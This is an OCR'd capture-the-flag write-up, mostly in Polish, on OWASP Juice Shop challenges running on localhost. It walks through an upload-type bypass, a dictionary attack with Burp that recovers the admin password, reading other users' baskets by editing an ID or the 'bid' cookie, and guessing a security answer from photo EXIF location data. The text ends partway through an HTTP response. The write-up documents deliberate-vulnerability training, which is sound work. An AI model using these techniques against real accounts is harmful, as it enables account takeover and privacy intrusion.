
2) Gdy chcemy zauploadować plik, zostajemy powiadomieni, że możemy przesłać tylko plik z rozszerzeniem pdf lub zip



3) Po analizie kodu okazuje się, że tak naprawdę dużo więcej rozszerzeń jest akceptowanych przez tą funkcjonalność.

```
}
`, allowedMimeType: [
'application/pdf',
'application/xml',
'text/xml',
'application/zip',
'application/x-zip-compressed',
'multipart/x-zip'
], maxFileSize: 100000
```

4) Po przesłaniu pliku z rozszerzeniem .xml okazuje się, że nie ma żadnej walidacji jaki tak naprawdę plik jest uploadowany. Plik zostaje przesłany pomyślnie.



Broken Access Control

Five-Star Feedback (Get rid of all 5-star customer feedback.)

1) ręcznie usunąć komentarz - nic specjalnego do raportu

Sensitive Data Exposure

Login MC SafeSearch (Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.)

1) login i hasło wymyślić z piosenki XD

Broken Authentication

Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

1) Znając login admina, zostaje dokonany atak słownikowy na hasło. Korzystając ze słownika oraz funkcji *Intruder* w Burpie, sprawdzana jest każda możliwość hasła.

2) Atak po kilkuset próbach zostaje pomyślnie przeprowadzony a hasło znalezione

113	action	401			362
114	admin	401			362
115	admin1	401			362
116	admin12	401			362
117	admin123	200			1169
118	adminadmin	401			362
119	administrator	401			362

Miscellaneous

Security Policy (Behave like any "white-hat" should before getting into the action.)


1) W sumie zaden atak, znowu jakaś dobra praktyka

Broken Access Control


View Basket (View another user's shopping basket.)

1) Po przechwyceniu zapytania dotyczącego strony z naszym koszykiem, zauważamy parametr określający coś na rodzaj ID koszyka


372	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓
373	http://localhost:3000	GET	/rest/admin/application-configuration	
375	http://localhost:3000	GET	/rest/basket/1	
376	http://localhost:3000	GET	/rest/user/whoami	
377	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&...	✓
378	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websock...	✓




2) Po zmianie liczby na końcu linka (np na liczbę 2) dostajemy informacje na temat koszyka innej osoby.




3) Do koszyka innej osoby można też się dostać poprzez zmianę ciasteczek. ID koszyka przekazywane jest jako *bid*


Your Basket (admin@juice-sh.op)
Eggfruit Juice (500ml)
Raspberry Juice (1000ml)
ole
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
What's New
Filter Items
Key
Value
bid
5
itemTotal
54.93000000000001



Your Basket (admin@juice-sh.op)
Raspberry Juice (1000ml)
e
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Filter Items
Key
Value
bid
2
itemTotal
9.98

Meta Geo Stalking


1) W przypadku logowania na profil Johna, dostajemy pytanie bezpieczeństwa - jakie jest jego ulubione miejsce na hiking




2) Na stronie znajdujemy zdjęcie Johna z wypadu na hiking. Pobieram zdjęcie i analizuje je z użyciem narzędzia *exiftool.* W wynikach podana jest lokalizacja Johna w chwili robienia zdjęcia.




3) Po wpisaniu współrzędnych w internecie (google maps) można się dowiedzieć co to jest za miejsce



4) Po analizie wszystkich możliwości uzyskałam taką listę:




5) Po sprawdzeniu wszystkich zdobytych możliwości, za pomocą narzędzia *burp* testuję payloady. “Daniel Boone National Forest” jest odpowiedzią na pytanie bezpieczeństwa Johnego



Weird Crypto

1) W odpowiedzi na nasze zapytanie zmieniające hasło użytkownika, dostaliśmy hash nowego hasła.



0		401			452
1	Daniel Boone National Forest	200			772
2	Laurel County School District	401			452
3	Kentucky	401			452
4	Sawyer	401			452
5	Daniel Boone	401			452
6	Scuttlebutt	401			452
7	Scuttlebutt Trail	401			452


Request Response

Pretty Raw Hex Render \n

```
X-RateLimit-Remaining: 81
Date: Mon, 13 Dec 2021 18:05:17 GMT
X-RateLimit-Reset: 1639418791
Content-Type: application/json; charset=utf-8
Content-Length: 355
ETag: W/"163-cVRcPmmq4Pj3KV19ntjFt7T00Cw"
Vary: Accept-Encoding
Connection: close

{
